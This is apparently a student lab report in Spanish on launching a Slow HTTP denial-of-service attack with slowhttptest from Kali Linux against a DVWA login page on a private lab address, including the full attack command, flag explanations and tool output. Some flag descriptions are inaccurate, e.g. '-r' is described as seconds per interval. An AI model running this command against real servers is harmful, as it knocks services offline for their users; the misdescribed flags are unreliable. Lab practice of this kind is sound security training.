

Actividad 2.2 Realizar ataque DoS utilizando herramientas Slowloris en Kali Linux a Windows 10

Que son los ataques "Slow HTTP":


Los ataques "Slow HTTP" en aplicaciones web se basan en que el protocolo HTTP, por diseño, requiere que las peticiones que le llegan sean completas antes de que puedan ser procesadas. Si una petición HTTP no es completa o si la ratio de transferencia es muy bajo el servidor mantiene sus recursos ocupados esperando a que lleguen el resto de datos. Si el servidor mantiene muchos recursos en uso podría producirse una denegación de servicio (DoS).

- 1- Lo primero que teníamos que hacer en esta práctica de ataque de denegación de servicios es instalar slowhttptest en Kali Linux


```
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package slowhttptest

(alvarez@kali)-[~]
$ sudo apt-get install slowhttptest
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
slowhttptest
0 upgraded, 1 newly installed, 0 to remove and 1156 not upgraded.
Need to get 31.2 kB of archives.
After this operation, 91.1 kB of additional disk space will be used.
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 slowhttptest amd64 1.8.2-1+b1
Get:1 http://http.kali.org/kali kali-rolling/main amd64 slowhttptest amd64 1.8.2-1+b1 [31.2 kB]
Fetched 31.2 kB in 26s (1,188 B/s)
Selecting previously unselected package slowhttptest.
(Reading database ... 397707 files and directories currently installed.)
Preparing to unpack .../slowhttptest_1.8.2-1+b1_amd64.deb ...
Unpacking slowhttptest (1.8.2-1+b1) ...
Setting up slowhttptest (1.8.2-1+b1) ...
Processing triggers for kali-menu (2023.2.3) ...
Processing triggers for man-db (2.11.2-2) ...
```

- 2- Posteriormente iniciamos sesión en DVWA



Si podemos entrar quiere decir que el servicio está corriendo correctamente



- 3- Ahora para hacer un ataque denegación de servicios nos vamos a kali y tenemos que poner el comando slowhttptest con algunos parámetros

slowhttptest -c 40000 -H -i 40 -r 400 -l 2000 -u http://192.168.1.225/dvwa/dvwa/login.php



-c 40000 = hace referencia al numero de peticiones que se le ara a la pagina

-H = hacer referencia a que las peticiones van a hacer repetitivas como si estuviésemos hablando de un bucle


-i 40 = hacer referencia al Intervalo de cada petición

-r 400 = hace referencia al tiempo de cada intervalo en este caso está en segundos

-l 2000 = hacer referencia al tiempo total del ataque de denegación de servicios

-u = hace referencia a la dirección que deseamos hacer el ataque en este caso el link del DVWA

Después de hacer de ejecutar el comando nos mostrara la siguiente información de lo que se está llevando a cabo en tiempo real



```
alvarez@kali: ~  
File Actions Edit View Help  
Tue Sep 26 13:54:27 2023:  
slowhttptest version 1.8.2  
- https://github.com/shekya/slowhttptest -  
test type: SLOW HEADERS  
number of connections: 40000  
URL: http://192.168.1.225/dvwa/login.php  
verb: GET  
cookie:  
Content-Length header value: 4096  
follow up data max size: 68  
interval between follow up data: 40 seconds  
connections per seconds: 400  
probe connection timeout: 5 seconds  
test duration: 2000 seconds  
using proxy: no proxy  
  
Tue Sep 26 13:54:27 2023:  
slow HTTP test status on 5th second:  
initializing: 0  
pending: 1  
connected: 396  
error: 0  
closed: 0  
service available: YES
```

- 4- Para corroborar que el ataque está funcionando nos vamos a Ubuntu que es donde está corriendo nuestro servicio dvwa y podemos notar que la pagina ha caído y no nos da acceso

la petición se queda cargando, pero nunca da acceso para loguearse

